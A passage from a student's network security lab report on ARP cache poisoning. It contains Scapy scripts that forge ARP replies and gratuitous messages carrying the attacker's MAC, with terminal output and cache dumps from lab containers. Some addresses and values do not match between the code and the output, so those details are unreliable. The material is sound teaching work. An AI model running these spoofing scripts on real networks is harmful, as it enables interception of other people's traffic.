
The entries of Host B and Attacker M are deleted from A's ARP cache.



```
root@73802eb35928:/# arp -d 10.9.0.6
root@73802eb35928:/# arp -d 10.9.0.105
No ARP entry for 10.9.0.105
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# █
```

Host B:

The entries of Host A and Host M are deleted from B's cache.



```
root@55f57bce7089:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@55f57bce7089:/# arp -d 10.9.0.5
root@55f57bce7089:/# arp -d 10.9.0.105
root@55f57bce7089:/# arp
root@55f57bce7089:/# █
```

Questions:

1.What does the 'op' in the screenshot of the attacker machine signify? What is its default value?

Answer: Op, short hand for Operation is a 16-bit field that determines the type of ARP packet being sent. The default value of op is '1' which is an ARP request.

2.What was the difference between the ARP cache results in the above 2 approaches? Why did you observe this difference?


Answer: In the first case, without Ether, the OS adds suitable MAC addresses and sends out the packet into the network. When we observe the packet movement in the network, we see that the reply is first sent to the attacker machine (tell attacker IP) and is then redirected back to the Host machine.

In the second case, with Ether, the user specifies that the given ARP request packet is a broadcast. There is a broadcast packet sent and a reply to it is suitably received. Cache poisoning still happens but the underlying change is not seen directly.

Task 1.B – Using ARP reply

This task sends out ARP replies to the Hosts. The only change in this code (w.r.t the previous task code) is that op value of the ARP header is set to 2 to indicate that the packet type is response.


Code (Task1b.py):



```
#!/usr/bin/python3
from scapy.all import *

arp = ARP(hwsrc="02:42:0a:09:00:69",      #attacker mac
          psrc = "10.9.0.6",              #one of the host
          hwdst = "FF:FF:FF:FF:FF:FF",
          pdst = "10.9.0.5")              #other host
arp.op = 2 #arp_reply op code

pkt = Ether(src = "02:42:0a:09:00:69", dst = "FF:FF:FF:FF:FF:FF" )/arp
pkt.show()
sendp(pkt)
```


A) Scenario 1: B's IP is already present in A's cache

The below output shows the ARP cache of A before and after task11A.py is executed on the attacker's machine. ARP poisoning has happened and B's IP is now already present in A's cache.




```
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# 
```

When Task1B is executed an ARP reply packet is sent by the attacker. The op value in the ARP header indicates that the packet that is sent is a reply packet.




```
M-10.9.0.105:PES1UG20CS280:/ python3 task1B.py
###[ Ethernet ]###
  dst       = FF:FF:FF:FF:FF:FF
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.5

.
Sent 1 packets.
```

There is a reply packet that is sent in the network. Therefore, when Tcpdump is executed on Host A, that reply packet is seen. Tcpdump basically sniffs the network with interface eth0 (in our case).



```
root@73802eb35928:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:29:39.960692 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^Z
[10]+  Stopped                 tcpdump -i eth0 -n
```


The contents of Host A's ARP cache do not change. The result of sending the reply packet is seen below.



```
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# 
```


B) Scenario 2: B's IP is not present in A's cache

When Task1B is executed an ARP reply packet is sent by the attacker. The op value in the ARP header indicates that the packet that is sent is a reply packet.



```
M-10.9.0.105:PES1UG20CS280:/ python3 task1B.py
###[ Ethernet ]###
  dst       = FF:FF:FF:FF:FF:FF
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/
```


The ARP cache before tcpdump is called and the packets sniffed by tcpdump are shown below



```
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:26:31.057582 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^Z
[9]+  Stopped                 tcpdump -i eth0 -n
```

We see that even after the reply packet is sent, Host A's cache does not get updated. Some OS versions allow the ARP cache to be updated when a reply packet is obtained.

However, Linux does not do so. Hence, even though an ARP reply was received by Host A, it does not update its cache to include that detail.



```
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/#
```

COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280

5th Semester E section

Question:


1.What does op=2 mean?

Answer: op =2 indicates that the ARP packet is a reply packet.

Task 1C – Using ARP Gratuitous Message

Code (task1c.py) –


The gratuitous message packet has source IP and destination IP as the same.



```
#!/usr/bin/python3
from scapy.all import *
#pretend to be 'B' but have attacker's mac in everyone's arp cache
arp = ARP(hwsrc="02:42:0a:09:00:69",     #attacker mac
          psrc = "10.9.0.5",              #one of the host
          hwdst = "FF:FF:FF:FF:FF:FF",
          pdst = "10.9.0.5")              #other host
pkt = Ether(src = "02:42:0a:09:00:69", dst = "FF:FF:FF:FF:FF:FF" )/arp
pkt.show()
sendp(pkt)
```


A) Scenario 1: B's IP is already present in A's cache

Attacker's terminal on execution of task1A.py



```
M-10.9.0.105:PES1UG20CS280:/ python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.6

.
Sent 1 packets.
```


The snapshot of ARP cache in B after executing 1A.py on attacker



```
root@55f57bce7089:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@55f57bce7089:/# 
```


We see that attacker has poisoned the ARP cache of B. After poisoning B's cache, we sent the gratuitous message.

After running Task1C.py



```
M-10.9.0.105:PES1UG20CS280:/ python3 task1C.py
###[ Ethernet ]###
  dst       = FF:FF:FF:FF:FF:FF
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.6
```

Host A's cache before using tcpdump



```
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:47:12.103780 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
```


The request gratuitous packet is broadcasted to the network. This is sniffed and detected by Host A.

COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280


5th Semester E section

Host B’s ARP is already poisoned before executing tcpdump.



```
root@55f57bce7089:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@55f57bce7089:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:47:12.103778 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
^Z
[9]+  Stopped                 tcpdump -i eth0 -n
root@55f57bce7089:/# 
```


ARP cache of B after executing task1c.py



```
root@55f57bce7089:/# arp
root@55f57bce7089:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:05   C                     eth0
root@55f57bce7089:/# 
```

B’s cache is updated with the correct MAC address of 10.9.0.5. The ARP gratuitous message causes the cache to update itself with the right MAC address, changing it from the attacker’s MAC to the host’s.

ARP cache of A after execution of task1c.py




```
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# 
```

B) Scenario 2: B’s IP is not present in A’s cache

